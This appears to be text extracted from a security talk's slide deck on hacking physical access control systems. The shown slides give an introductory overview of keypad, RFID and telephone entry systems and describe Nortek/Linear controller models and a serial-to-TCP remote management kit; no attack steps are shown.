

Are We Really Safe?

HACKING ACCESS CONTROL SYSTEMS



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Agenda

- ▶ Physical Access Control System
- ▶ Linear Commercial Access Control Systems
- ▶ Attacks
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- ▶ Device Enumeration Techniques
- ▶ Recommendations


Physical Access Control Systems

Physical Access Control

What do they do?

Limiting access to physical location/resource

- ▶ Secure areas using:
 - ▶ Doors
 - ▶ Gates
 - ▶ Elevators floors
 - ▶ Barrier Arms



Physical Access Control

How do they work?

- ▶ Access control systems
 - ▶ Keypad Entry (Entry/Directory codes)
 - ▶ Telephone entry
 - ▶ Radio receivers for remotes
 - ▶ Proximity cards (RFID)
 - ▶ Swipe cards
 - ▶ Sensors



Where are they used?

- ▶ Use cases:
 - ▶ Gated Communities
 - ▶ Parking Garages
 - ▶ Office Buildings
 - ▶ Apartments
 - ▶ Hotels/Motels
 - ▶ Commercial Buildings
 - ▶ Recreational Facilities
 - ▶ Medical Facilities



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
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LiftMaster



Nortek Security & Control/Linear Controllers








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
USE ▲▼ KEYS TO FIND
NAME THEN PRESS THE
CALL BUTTON OR # KEY



ELITE












Linear Commercial Access Control

Nortek Security & Control/Linear Controllers



AE1000Plus




AE2000Plus



AM3Plus


Linear Controller

- ▶ Commercial Telephone Entry System
 - ▶ Utilizes a telephone line
 - ▶ Supports thousands of users
 - ▶ Networked with other controllers
 - ▶ **Can be configured/controlled through a PC**
 - ▶ **Serial Connection**





Linear – TCP/IP Kit

- ▶ AM-SEK Kit (Serial-to-TCP)
- ▶ Converts Serial to Ethernet
- ▶ Allows Management over TCP/IP network
- ▶ Allows for remote management (over the internet)



